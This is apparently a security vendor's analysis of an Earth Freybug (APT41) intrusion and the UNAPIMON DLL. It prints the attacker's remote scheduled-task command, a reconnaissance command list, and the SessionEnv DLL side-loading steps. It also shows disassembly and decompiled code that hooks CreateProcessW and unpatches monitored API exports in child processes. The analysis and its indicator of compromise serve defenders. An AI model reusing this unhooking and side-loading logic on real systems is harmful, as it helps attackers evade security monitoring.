Earth Freybug Uses UNAPIMON for Unhooking Critical APIs

By By: Christopher So Apr 02, 2024 Read time: 6 min (1633 words)

Published: 2024-04-02 · Archived: 2026-04-05 14:04:15 UTC

In the past month, we investigated a cyberespionage attack that we have attributed to Earth Freybug (also known as a subset of APT41). Earth Freybug is a cyberthreat group that has been active since at least 2012 that focuses on espionage and financially motivated activities. It has been observed to target organizations from various sectors across different countries. Earth Freybug actors use a diverse range of tools and techniques, including LOLBins and custom malware. This article provides an in-depth look into two techniques used by Earth Freybug actors: dynamic-link library (DLL) hijacking and application programming interface (API) unhooking to prevent child processes from being monitored via a new malware we've discovered and dubbed UNAPIMON.

Background of the attack flow

The tactics, techniques, and procedures (TTPs) used in this campaign are similar to the ones from a campaign described in an article published by Cybereasonopen on a new tab. In this incident, we observed a *vmtoolsd.exe* process that creates a remote scheduled task using *schtasks.exe*. Once executed, this launches a pre-deployed *cc.bat* in the remote machine.



Figure 1. Earth Freybug attack chain

vmtoolsd.exe is a component of VMware Tools called VMware user process, which is installed and run inside a guest virtual machine to facilitate communication with the host machine. Meanwhile, *schtasks.exe* is a component of Windows called Task Scheduler Configuration Tool, which is used to manage tasks in a local or remote machine. Based on the behavior we observed from our telemetry, a code of unknown origin was injected in *vmtoolsd.exe* that started *schtasks.exe*. It's important to note that both *vmtoolsd.exe* and *schtasks.exe* are legitimate files. Although the origin of the malicious code in *vmtoolsd.exe* in this incident is unknown, there have been documented infections wherein vulnerabilities in legitimate applications were exploited via vulnerable external-facing servers.

```
SCHTASKS  /Create /S [redacted] /U [redacted] /p [redacted] /SC ONCE /TN test /TR C:\Windows\system32\cc.bat /ST 21:05:00 /RU SYSTEM
```

Figure 2. Command line for executing the Task Scheduler Configuration Tool.

First cc.bat for reconnaissance

Once the scheduled task is triggered, a previously deployed batch file, *%System%\cc.bat*, is executed in the remote machine. Based on our telemetry, this batch file launches commands to gather system information. Among the commands executed are:

- *powershell.exe -command "Get-NetAdapter |select InterfaceGuid"*
- *arp -a*

- i*pconfig /all*
- *fsutil fsinfo drives*
- *query user*
- *net localgroup administrators*
- *systeminfo*
- *whoami*
- *netstat -anb -p tcp*
- *net start*
- *tasklist /v*
- *net session*
- *net share*
- *net accounts*
- *net use*
- *net user*
- *net view*
- *net view /domain*
- *net time \\127.0.0.1*
- *net localgroup administrators /domain*
- *wmic nic get "guid"*

The system information gathered via these commands is gathered in a text file called *%System%\res.txt*.

Once this is done, another scheduled task is set up to execute *%Windows%\Installer\cc.bat* in the target machine, which launches a backdoor.

Second cc.bat hijacking for DLL side-loading

The second *cc.bat* is notable for leveraging a service that loads a nonexistent library to side-load a malicious DLL. In this case, the service is *SessionEnv*. A detailed technical description of how this technique works can be found here.open on a new tab In this technique, this second *cc.bat* first copies a previously dropped *%Windows%\Installer\hdr.bin* to *%System%\TSMSISrv.DLL*. It then stops the *SessionEnv* service, waits for a few seconds, then restarts the service. This will make the service load and execute the file *%System%\TSMSISrv.DLL*.

Two actions of interest done by *TSMSISrv.DLL* are dropping and loading a file named *Windows%_{5 to 9 random alphabetic characters}.dll* and starting a *cmd.exe* process in which the same dropped DLL is also injected. Based on telemetry data, we noticed that this instance of cmd.exe is used to execute commands coming from another machine, thus turning it into a backdoor. We dubbed the dropped DLL loaded in both the service and *cmd.exe* as UNAPIMON.

Introducing UNAPIMON for defense evasion

An interesting thing that we observed in this attack is the use of a peculiar malware that we named UNAPIMON. In its essence, UNAPIMON employs defense evasion techniques to prevent child processes from being monitored, which we detail in the succeeding sections.

Malware analysis

UNAPIMON itself is straightforward: It is a DLL malware written in C++ and is neither packed nor obfuscated; it is not encrypted save for a single string.

At the *DllMain* function, it first checks whether it is being loaded or unloaded. When the DLL is being loaded, it creates an event object for synchronization, and starts the hooking thread.

As shown in Figure 3, the hooking thread first obtains the address of the function *CreateProcessW* from *kernel32.dll*, which it saves for later use. *CreateProcessW* is one of the Windows API functions that can be used to create a process. It then installs a hook on it using Microsoft Detours, an open-source software package developed by Microsoft for monitoring and instrumenting API calls on Windows.

```
.text:0000000180001650 hooking_thread  proc near               ; DATA XREF: onload:start_hooking_thread↓o
.text:0000000180001650                                         ; .pdata:000000018001A0A8↓o
.text:0000000180001650                 sub     rsp, 28h
.text:0000000180001654                 mov     rcx, cs:hEvent  ; hHandle
.text:000000018000165B                 or      edx, 0FFFFFFFFh ; dwMilliseconds
.text:000000018000165E                 call    cs:WaitForSingleObject
.text:0000000180001664
.text:0000000180001664                 ; Get address of CreateProcessW
.text:0000000180001664                 lea     rcx, szKernel32 ; "kernel32"
.text:000000018000166B                 call    cs:GetModuleHandleA
.text:0000000180001671                 lea     rdx, szCreateProcessW ; "CreateProcessW"
.text:0000000180001678                 mov     rcx, rax        ; hModule
.text:000000018000167B                 call    cs:GetProcAddress
.text:0000000180001681                 mov     cs:CreateProcessW, rax
.text:0000000180001688                 test    rax, rax
.text:000000018000168B                 jz      short done
.text:000000018000168D
.text:000000018000168D                 ; Hook using Detours
.text:000000018000168D                 call    DetourTransactionBegin
.text:0000000180001692                 call    cs:__imp_GetCurrentThread
.text:0000000180001698                 mov     rcx, rax        ; hThread
.text:000000018000169B                 call    DetourUpdateThread
.text:00000001800016A0                 lea     rdx, hook_CreateProcessW ; Hook function
.text:00000001800016A7                 lea     rcx, CreateProcessW ;      Original function
.text:00000001800016AE                 call    DetourAttach
.text:00000001800016B3                 call    DetourTransactionCommit
.text:00000001800016B8
.text:00000001800016B8 done:                                   ; CODE XREF: hooking_thread+3B↑j
.text:00000001800016B8                 mov     rcx, cs:hEvent  ; hObject
.text:00000001800016BF                 call    cs:CloseHandle
.text:00000001800016C5                 mov     cs:hEvent, 0
.text:00000001800016D0                 xor     eax, eax
.text:00000001800016D2                 add     rsp, 28h
.text:00000001800016D6                 retn
.text:00000001800016D6 hooking_thread  endp
```

Figure 3. Hooking thread disassembly

This mechanism redirects any calls made to *CreateProcessW* from a process where this DLL is loaded to the hook.

The hook function calls the original *CreateProcessW* using the previously saved address to create the actual process but with the value *CREATE_SUSPENDED* (4) in the creation flags parameter. This effectively creates the process, but whose main thread is suspended.

```
.text:000000018000157A                  ; Call original CreateProcessW
.text:000000018000157A                  mov     rax, [rsp+58h+lpStartupInfo]
.text:0000000180001582                  mov     r10d, [rsp+58h+dwCreationFlags]
.text:000000018000158A                  mov     rsi, [rsp+58h+lpProcessInformation]
.text:0000000180001592                  mov     [rsp+48h], rsi  ; lpProcessInformation
.text:0000000180001597                  mov     [rsp+40h], rax  ; lpStartupInfo
.text:000000018000159C                  mov     rax, [rsp+58h+lpCurrentDirectory]
.text:00000001800015A4                  mov     [rsp+38h], rax  ; lpCurrentDirectory
.text:00000001800015A9                  mov     rax, [rsp+58h+lpEnvironment]
.text:00000001800015B1                  add     r10d, CREATE_SUSPENDED
.text:00000001800015B5                  mov     [rsp+30h], rax  ; lpEnvironment
.text:00000001800015BA                  mov     eax, [rsp+58h+bInheritHandles]
.text:00000001800015C1                  mov     [rsp+28h], r10d ; dwCreationFlags
.text:00000001800015C6                  mov     [rsp+20h], eax  ; bInheritHandles
.text:00000001800015CA                  call    cs:CreateProcessW
.text:00000001800015D0                  mov     ebx, eax
.text:00000001800015D2                  test    eax, eax
.text:00000001800015D4                  jz      short done
```

Figure 4. Calling “CreateProcessW” with “CREATE_SUSPENDED”

It then walks through a list of hardcoded DLL names as shown in Figure 5.

```
.data:00000001800174C0 dll_list         dq offset aNtdllDll     ; "ntdll.dll"
.data:00000001800174C8                  dq offset aUser32Dll    ; "user32.dll"
.data:00000001800174D0                  dq offset aKernel32Dll_0 ; "kernel32.dll"
.data:00000001800174D8                  dq offset aKernelbaseDll ; "KernelBase.dll"
.data:00000001800174E0                  dq offset aMsvcrtDll    ; "msvcrt.dll"
.data:00000001800174E8                  dq offset aUrlmonDll    ; "urlmon.dll"
.data:00000001800174F0                  dq offset aWs232Dll     ; "ws2_32.dll"
.data:00000001800174F8                  dq offset aSechostDll   ; "SecHost.dll"
.data:0000000180017500                  dq offset aCombaseDll   ; "comBase.dll"
.data:0000000180017508                  dq offset aWininetDll   ; "wininet.dll"
.data:0000000180017510                  dq offset aSspicliDll   ; "sspiCli.dll"
.data:0000000180017518                  dq offset aOleaut32Dll_0 ; "OLEaut32.dll"
.data:0000000180017520                  dq offset aAdvapi32Dll_0 ; "advApi32.dll"
.data:0000000180017528                  dq offset aCrypt32Dll   ; "crypt32.dll"
.data:0000000180017530                  dq offset aOle32Dll     ; "ole32.dll"
.data:0000000180017538                  dq offset aOleaut32Dll  ; "OLEAUT32.dll"
.data:0000000180017540                  dq offset aIphlpapiDll  ; "IPHLPAPI.dll"
.data:0000000180017548                  dq offset aWs232Dll     ; "ws2_32.dll"
```

Figure 5. List of DLL names

For each DLL in the list that is loaded in the child process, it creates a copy of the DLL file to *%User Temp%_{5 to 9 random alphabetic characters}.dll* (hereafter to be referred to as the local copy), which it then loads using the API function *LoadLibraryEx* with the parameter *DONT_RESOLVE_DLL_REFERENCES* (1). It does this to prevent a loading error as described in [this articleopen on a new tab].

```
  // Copy and load file
  cstr_filename_2 = (const char *)&s_filename;
  if ( s_filename.capacity >= 0x10 )
    cstr_filename_2 = s_filename.ptr.ptr;
  cstr_copy_name = std::string::cstr(copy_name);
  success = CopyFileA(cstr_filename_2, cstr_copy_name, 0);
  if ( success )
  {
load_dll_copy:
    cstr_newcopyname1 = std::string::cstr(copy_name);
    hModule = LoadLibraryExA(cstr_newcopyname1, NULL, DONT_RESOLVE_DLL_REFERENCES);
    *phModule = hModule;
```

Figure 6. Copy and load DLL

After the local copy of the DLL has been loaded, it then proceeds to create a local memory copy of the loaded DLL image with the same name in the child process. To ensure that the two DLLs are the same, it compares both the values of the checksum field in the headers and the values of the number of name pointers in the export table.

Once verified to be identical, it walks through all exported addresses in the export table. For each exported address, it checks to ensure that the address points to a code in an executable memory page, and that the starting code has been modified. Specifically, it checks if the memory page protection has the values *PAGE_EXECUTE (0x10)*, *PAGE_EXECUTE_READ (0x20)*, or *PAGE_EXECUTE_READWRITE (0x40)*. Modifications are detected if the first byte in the exported address is either 0xE8 (CALL), 0xE9 (JMP), or if its first two bytes are not equal to the corresponding first two bytes in the loaded local copy. Additionally, it also verifies that the name of the exported address is not *RtlNtdllName*, which contains data instead of executable code.

```
.text:0000000180002D14 check_if_hooked:                    ; CODE XREF: get_to_patch+1F2↑j ...
.text:0000000180002D14                 movzx   eax, byte ptr [rsi] ; remote export address
.text:0000000180002D17                 cmp     al, 0E8h ; 'è'  ; CALL
.text:0000000180002D19                 jz      short addr_is_hooked
.text:0000000180002D1B                 cmp     al, 0E9h ; 'é'  ; JMP
.text:0000000180002D1D                 jz      short addr_is_hooked
.text:0000000180002D1F                 cmp     al, [rbx]       ; Local 1st byte
.text:0000000180002D21                 jnz     short addr_is_hooked
.text:0000000180002D23                 movzx   eax, byte ptr [rbx+1] ; Local 2nd byte
.text:0000000180002D27                 cmp     [rsi+1], al
.text:0000000180002D2A                 jz      check_next_addr
.text:0000000180002D30
.text:0000000180002D30 addr_is_hooked:                     ; CODE XREF: get_to_patch+209↑j ...
```

Figure 7. Exported address checking

If an exported address passes these tests, it is added to a list for unpatching.

Once all the DLL names in the list have been processed, it walks through each of the addresses in the unpatching list. For each address, it copies 8 bytes from the loaded local copy (the original) to the remote address, which has been previously modified. This effectively removes any code patches applied to an exported address.

```
for ( i = patch_list->_Mypair._Myval2._Myhead->_Next; i != patch_list->_Mypair._Myval2._Myhead; i = i->_Next )
{
  byte_count = 8i64;
  addr = &local_image_base[i->rva];
  if ( NtProtectVirtualMemory(hProcess, &addr, &byte_count, PAGE_EXECUTE_READWRITE, &access_prot) < 0 )
    break;
  if ( NtWriteVirtualMemory(hProcess, &local_image_base[i->rva], i->buffer, 8i64, &bytes_written) >= 0 )
    ++unpatch_count;
  NtProtectVirtualMemory(hProcess, &addr, &byte_count, access_prot, &access_prot);
}
```

Figure 8. Unpatching loop

Finally, it unloads and deletes the randomly named local copy of the DLL and resumes the main thread. When the malware is unloaded, it removes the hook from *CreateProcessW*.

Impact

Looking at the behavior of UNAPIMON and how it was used in the attack, we can infer that its primary purpose is to unhook critical API functions in any child process. For environments that implement API monitoring through hooking such as sandboxing systems, UNAPIMON will prevent child processes from being monitored. Thus, this malware can allow any malicious child process to be executed with its behavior undetected.

A unique and notable feature of this malware is its simplicity and originality. Its use of existing technologies, such as Microsoft Detours, shows that any simple and off-the-shelf library can be used maliciously if used creatively. This also displayed the coding prowess and creativity of the malware writer. In typical scenarios, it is the malware that does the hooking. However, it is the opposite in this case.

Security recommendations

In this specific Earth Freybug attack, the threat actor used administrator accounts, which means that the threat actors knew the admin credentials, rendering group policies useless. The only way to prevent this from happening in an environment is good housekeeping, which involves frequent password rotation, limiting access to admin accounts to actual admins, and activity logging.

In this incident, data exfiltration was done using a third-party collaborative software platform over which we do not have control. Even if the write permissions were revoked for affected folders that could be accessed through the collaborative software, the threat actor could just simply override it, since the threat actor is the admin from the system's point of view.

Users should restrict admin privileges and follow the principle of least privilege. The fewer people with admin privileges, the fewer loopholes in the system malicious actors can take advantage of.

Conclusion

Earth Freybug has been around for quite some time, and their methods have been seen to evolve through time. This was evident from what we observed from this attack: We concluded that they are still actively finding ways to improve their techniques to successfully achieve their goals.

This attack also demonstrates that even simple techniques can be used effectively when applied correctly. Implementing these techniques to an existing attack pattern makes the attack more difficult to discover. Security researchers and SOCs must keep a watchful eye not only on malicious actors' advanced techniques, but also the simple ones that are easily overlooked.

Indicator of compromise

Hash	Detection name
62ad0407a9cce34afb428dee972292d2aa23c78cbc1a44627cb2e8b945195bc2	Trojan.Win64.UNAPIMON.ZTLB

Tags
